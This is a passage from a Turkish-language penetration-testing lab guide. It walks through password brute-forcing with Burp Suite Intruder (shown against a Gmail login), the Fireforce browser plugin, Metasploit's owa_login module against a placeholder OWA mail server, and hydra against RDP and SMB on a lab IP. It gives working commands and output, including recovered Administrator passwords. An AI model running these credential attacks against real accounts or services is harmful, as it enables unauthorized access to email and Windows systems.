
[PENTEST LAB ÇALIŞMALARI]

6. Adım: Gmail üzerinden denemek istenilen kullanıcı adları payload 1 kısmına aşağıdaki gibi girilir. TextBox'a istenilen kullanıcı adları girilip eklenebileceği gibi, **load** butonu ile bir dosyadan da kullanıcı adları import edilebilir.



[PENTEST LAB ÇALIŞMALARI]

7. Adım: Payload set değeri 2 olarak seçilmiş denenecek parolalar girilir:



[PENTEST LAB ÇALIŞMALARI]

8. Adım: Saldırı, **intruder** menüsü altından **start attack** denilerek başlatılır. Burbsuite aracının lisanslı sürümü kullanılmadığı için denemeler biraz yavaş olacaktır. Aşağıda **response** menüsü altındaki **render** submenüsünün de web ara yüzünde cevabın çıktısı da görülebilir.

The screenshot shows two windows side-by-side. The left window is titled 'intruder attack 1' and displays a table of attack results. The table has columns: request, payload1, payload2, status, error, time.., length, and comment. Row 3 is highlighted in blue, corresponding to the failed login attempt shown in the Gmail window. The right window is a Gmail login screen with the URL 'https://accounts.google.com' visible in the address bar. It shows a 'Sign in' form with 'Username' set to 'celal' and 'Password' empty. An error message 'The username or password you entered is incorrect.' is displayed below the password field. The Gmail interface includes the Google logo, a 'Gmail' button, and a sidebar with 'Lots of space' and storage details.


request	payload1	payload2	status	error	time..	length	comment
0			200			63813	baseline request
1	celal	123456	200			67671	
2	celalerdik	123456	200			67680	
3	celal	passw0rd	200			63804	
4	celalerdik	passw0rd	200			63814	
5	celal	celal	200			63805	
6	celalerdik	celal	200			63815	
7	celal	celal123	200			67671	
8	celalerdik	celal123	200			63814	
9	celal	test123	200			67671	
10	celalerdik	test123	200			67680	

5.8. Fireforce Kullanarak Hedefe Yönelik Kaba Kuvvet Saldırısı Yapma

1.Adım: Eklentinin kurulması:



2.Adım: Kaba kuvet saldırısı yapılacak form alanına sağ tıklanarak ister dosyadan yükleme yapılabilir istenilirse desteklediği karakter aralıkları (a-z,A-Z,a-z0-9,0-9 v.b) ile belirtilecek boyutta word listler(kelime listeleri) ile kaba kuvet saldırısı yapılabilir. Aşağıda admin kullanıcısı için sözlükten yükleyerek parolası kırlırmaya çalışılacaktır;



[PENTEST LAB ÇALIŞMALARI]

Kullanıcıdan hata anında web sunucunun döneceği hata, aşağıdaki gibi sorulacaktır;

Enter the text that identifies the failed authentication.
|
Enter the number of requests per second.
|

Cancel Save

Username: admin
Password:
Login

Bir kereye mahsus yanlış kullanıcı adı ve şifre girilerek web sunucunun döneceği hata mesajı alınır;

Invalid login!

Username: admin
Password:
Login

Görüldüğü gibi **Invalid login!** şeklinde bir hata mesajı dönüldü.

Enter the text that identifies the failed authentication.
Invalid login!
Enter the number of requests per second.
2

Cancel Save

Username: admin
Password:
Login

Saniyedeki istek sayısı da girildikten sonra **save** denilerek saldırı başlatılır.

[PENTEST LAB ÇALIŞMALARI]



Ek Kaynaklar:

<http://www.networkpentest.net/2012/04/burp-proxy-ile-web-uygula-malarnda-login.html>

5.9. Owa Hesaplarına Bruteforce Denemeleri

Açıklama: Microsoft OWA(Outlook Web Access) kurumsal ortamlarda en fazla tercih edilen webmail uygulaması olarak karşımıza çıkmaktadır. Günümüz iş dünyasının en temel iletişim araçlarından birinin e-posta(mail) olduğu düşünülürse dışarı açık OWA sistemlerinin büyük risk taşıdığı söylenebilir.

Ele geçirilecek bir mail hesabı sadece sahibinin güvenliğini değil şirketin güvenliğini de tehlkeye atmaktadır. Basit mantıkla düşünülecek olursa ele geçirilmiş bir mail hesabı üzerinden hem sosyal mühendislik saldıruları hem de şirket çalışanlarının tüm özlük bilgileri sızdırılabilir.

Bu nedenle pentest çalışmalarında e-posta hesaplarının tahmin yöntemiyle ele geçirilmesi adımı önemli rol oynamaktadır.

Internet üzerinden indirilecek çoğu "brute force" yazılımı yeni nesil OWA sürümlerini desteklememekte ya da stabil çalışmamaktadır. Metasploit Aux modüllerine eklenen güncel modül -owa_login- kullanılabilir en sağlam hesap deneme yazılımı olarak gözükmeektedir. OWA brute force aux modülü kullanılarak OWA 2003, 2007, 2010 ve 2012 sürümlerine yönelik brute force çalışmaları gerçekleştirilebilmektedir.

Uygulama:

```
root@bt:/pentest/exploits/framework3# ./msfconsole
=[ metasploit v4.2.0-dev [core:4.2 api:1.0]
+ -- --=[ 768 exploits - 406 auxiliary - 119 post
+ -- --=[ 228 payloads - 27 encoders - 8 nops
=[ svn r14338 updated 15 days ago (2011.12.02)
```

```
msf > search owa
```

Matching Modules

```
=====
```

Name	Disclosure	Date	Rank	Description
auxiliary/scanner/http/owa_login	normal	Outlook Web App (OWA) Brute Force Utility		

```
auxiliary/scanner/http/owa_login normal Outlook Web App (OWA) Brute Force Utility
```

```
msf > use auxiliary/scanner/http/owa_login
msf auxiliary(owa_login) > show options
```

Module options (auxiliary/scanner/http/owa_login):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

```
-----  
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5  
PASSWORD no A specific password to authenticate with  
PASS_FILE no File containing passwords, one per line  
Proxies no Use a proxy chain  
RHOST yes The target address  
RPORT 443 yes The target port  
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host  
USERNAME no A specific username to authenticate as  
USERPASS_FILE no File containing users and passwords separated by space,  
one pair per line  
USER_AS_PASS true no Try the username as the password for all users  
USER_FILE no File containing usernames, one per line  
VERBOSE true yes Whether to print output for all attempts  
VERSION 2007 yes OWA VERSION (2003, 2007, or 2010)  
VHOST no HTTP server virtual host
```

“**show options**” komutu ile ekrana basılan seçenekler incelenirse bruteforce yapılrken ihtiyaç duyulabilecek bileşenlerin tamamına yakını bulunmaktadır. Detaylı bir düzenleme yapılması gerektiğinde show advanced komutu da kullanılabilir.

```
msf auxiliary(owa_login) > set USERPASS_FILE /root/owa_test  
  
USERPASS_FILE => /root/owa_test  
msf auxiliary(owa_login) > set RPORT 443  
RPORT => 443  
msf auxiliary(owa_login) > set VHOST mail.HEDEF_SITE.com.tr  
VHOST => mail.HEDEF_SITE.com.tr  
msf auxiliary(owa_login) > run  
[*] mail.HEDEF_SITE.com.tr:0 OWA - Testing version 2010  
  
[*] mail.HEDEF_SITE.com.tr:0 OWA - Trying ali : ali  
-msf auxiliary(owa_login) > run  
  
[*] mail.HEDEF_SITE.com.tr:443 OWA - Testing version 2010  
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying HEDEF_SITE : HEDEF_SITE  
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'HEDEF_SITE' :  
'HEDEF_SITE'  
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying ali : ali
```

[PENTEST LAB ÇALIŞMALARI]

```
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'ali' : 'ali'  
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying sam : sam  
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'sam' : 'sam'  
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying user : user  
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'user' : 'user'  
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying user@domain.com :  
user@domain.com  
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'user@domain.com' :  
'user@domain.com'  
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying ali : veli  
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'ali' : 'veli'  
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying sam : john  
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'sam' : 'john'  
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying ali : 12345  
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'ali' : '12345'  
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying user : passwoed  
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'user' : 'passwoed'  
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying user@domain.com : aliveli  
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'user@domain.com' :  
'aliveli'  
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying HEDEF_SITE : as  
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'HEDEF_SITE' : 'as'  
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying HEDEF_SITE : df  
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'HEDEF_SITE' : 'df'  
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying HEDEF_SITE : er  
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'HEDEF_SITE' : 'er'  
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying HEDEF_SITE : r  
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'HEDEF_SITE' : 'r'  
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying HEDEF_SITE : tt  
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'HEDEF_SITE' : 'tt'  
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying HEDEF_SITE :  
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'HEDEF_SITE' : "  
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying HEDEF_SITE : yu  
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'HEDEF_SITE' : 'yu'  
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying HEDEF_SITE : u  
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'HEDEF_SITE' : 'u'  
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying HEDEF_SITE : y  
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'HEDEF_SITE' : 'y'  
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying HEDEF_SITE : tg  
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'HEDEF_SITE' : 'tg'
```

[PENTEST LAB ÇALIŞMALARI]

```
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying HEDEF_SITE : 3
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'HEDEF_SITE' : '3'
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying HEDEF_SITE : 4
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'HEDEF_SITE' : '4'
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying HEDEF_SITE : 45
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'HEDEF_SITE' : '45'
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying HEDEF_SITE : bt
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'HEDEF_SITE' : 'bt'
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying HEDEF_SITE : ertvt
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'HEDEF_SITE' : 'ertvt'
[*] mail.HEDEF_SITE.com.tr:443 OWA - Trying HEDEF_SITE : grt
[-] mail.HEDEF_SITE.com.tr:443 OWA - FAILED LOGIN. 'HEDEF_SITE' : 'grt'
[*] Auxiliary module execution completed
```

5.10. Windows Hesaplarını Rdp Üzerinden Bruteforce ile Elegeçirme

Açıklama: Windows işletim sistemleri üzerinde yerelde oturum açılarak yapılabilen her şey uzak masaüstü bağlantısı kurularak da yapabilir. Uzak masaüstü bağlantısı için gerekli olan doğrulama bilgileri yerelde oturum açarken kullanılan bilgiler ile aynıdır. Basit seçilmiş oturum bilgileri saldırganlar tarafından istismar edilerek hedef sisteme giriş yapılabilir.

Uygulama: Saldırı aracı olarak hydra kullanılacaktır. Hydra aracının özet olarak kullanım şekli aşağıdaki verilmiştir.

Kullanıcı adı bilinen bir sistem için denecek bir parola için kullanımı:

```
hydra -l kullanıcıAdı -p kullanıcıParolası protokol://hedefIPAdresi
```

En sık kullanılan hydra parametreleri:

- l: parametresi ile bilinen bir kullanıcı adı denemesi için verilir
- L: parametresi ile içerisinde kullanıcı listesi bulunan dosya referans gösterilir
- p: parametresi ile bilinen bir parola değeri denemesi için verilir
- P: parametresi ile içerisinde parola listesi bulunduran dosyanın referans gösterilir.
- C: parametresi kullanıcı Adı/parola değerlerini arada ":" bulunacak şekilde barındıran bir dosyanın referans verilmesi için kullanılır.
- M: parametresi saldırı için kullanılacak IP adreslerini barındıran dosyanın referans verilmesi için kullanılır.
- t: hedef sisteme aynı anda kaç isteğin gönderileceğini belirleyen parametredir.
(varsayılan değer:16)

Bu uygulamada hedef sistemin IP adresi 192.168.20.108 dir.

Hedef sistemde RDP oturum bilgilerini ele geçirmek için kullanılacak kullanıcı adı Administrator'dür.

Bu uygulama için hydra kullanımı ve çıktısı aşağıda verilmiştir;

```
root@kali:~/Desktop# hydra -l administrator -P wordlist.txt rdp://192.168.20.108
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only
```

```
Hydra (http://www.thc.org/thc-hydra) starting at 2015-02-03 07:25:06
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to
reduce the number of parallel connections and -W 1 or -W 3 to wait between
connection to allow the server to recover
[DATA] 16 tasks, 1 server, 101 login tries (l:1/p:101), ~6 tries per task
[DATA] attacking service rdp on port 3389
[ERROR] Child with pid 3629 terminating, can not connect
```

[PENTEST LAB ÇALIŞMALARI]

```
[ERROR] Child with pid 3630 terminating, can not connect
[ERROR] Child with pid 3628 terminating, can not connect
[ERROR] Child with pid 3631 terminating, can not connect
[3389][rdp] host: 192.168.20.108 login: administrator password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-02-03 07:25:46
```

Buradaki parametrelerden;

-l: kullanıcı adını

-P: parolaların bulunduğu dosyayı veriyor.

rdp://192.168.20.108: Hedef sisteme rdp protokolü üzerinden denemeler yapılacağını göstermektedir.

5.11. Windows Hesaplarını Smb Üzerinden Bruteforce ile Elegeçirme

Açıklama: Windows işletim sistemlerinde bir kullanıcı sisteme üzerinde herhangi bir işlem yapmadan önce sisteme giriş yapması gerekmektedir. Kullanıcıların sisteme girişini smb protokü üzerinden gerçekleştirilmektedir. Windows sistemlerde varsayılan olarak kullanıcılar smb protokülü üzerinden uzaktan da erişim elde edebilmektedirler. Windows 7 ve öncesi sistemler için kullanıcı adı ve parolasının elde edilen sistemlerin komut satırlarına uzaktan erişilebilmektedir. Tüm dosya sistemleri uzaktan kontrol edilebilmektedir.

Uygulama: Saldırı aracı olarak hydra kullanılacaktır. Hedef sistemin oturum giriş bilgileri uzaktan elde edilmeye çalışılacaktır.

Kullanıcı adı bilinen bir sistem için denecek bir parola için kullanımı;

```
hydra -l kullanıcıAdı -p kullanıcıParolası protokol://hedefIPAdresi
```

En sık kullanılan hydra parametreleri:

- l: parametresi ile bilinen bir kullanıcı adı denemesi için verilir
- L: parametresi ile içerisinde kullanıcı listesi bulunan dosya referans gösterilir
- p: parametresi ile bilinen bir parola değeri denemesi için verilir
- P: parametresi ile içerisinde parola listesi bulunduran dosyanın referans gösterilir.
- C: parametresi kullanıcı Adı/parola değerlerini arada ":" bulunacak şekilde barındıran bir dosyanın referans verilmesi için kullanılır.
- M: parametresi saldırı için kullanılacak IP adreslerini barındıran dosyanın referans verilmesi için kullanılır.
- t: hedef sisteme aynı anda kaç isteğin gönderileceğini belirleyen parametredir.
(varsayılan değer:16)

Bu uygulamada hedef sistemin IP adresi 192.168.20.108 dir.

Hedef sistemde oturum bilgilerini ele geçirmek için kullanılacak kullanıcı adı Administrator'dür.

Bu uygulama için hydra kullanımı ve çıktısı aşağıda verilmiştir:

```
root@kali:~/Desktop# hydra -l administrator -P wordlist.txt smb://192.168.20.108
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2015-02-03 09:09:17
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] 1 task, 1 server, 101 login tries (l:1/p:101), ~101 tries per task
[DATA] attacking service smb on port 445
[445][smb] host: 192.168.20.108 login: administrator password: 123
1 of 1 target successfully completed, 1 valid password found
```

[PENTEST LAB ÇALIŞMALARI]

```
Hydra (http://www.thc.org/thc-hydra) finished at 2015-02-03 09:09:18
```

Burada kullanılan parametreler:

- I: kullanıcı adını
- P: parolaların bulunduğu dosyayı göstermektedir.
- smb://192.168.20.108**: Hedef sisteme smb protokolü üzerinden denemeler yapılacağını göstermektedir.

5.12. Offline Windows Parola Elde Etme Çalışmaları

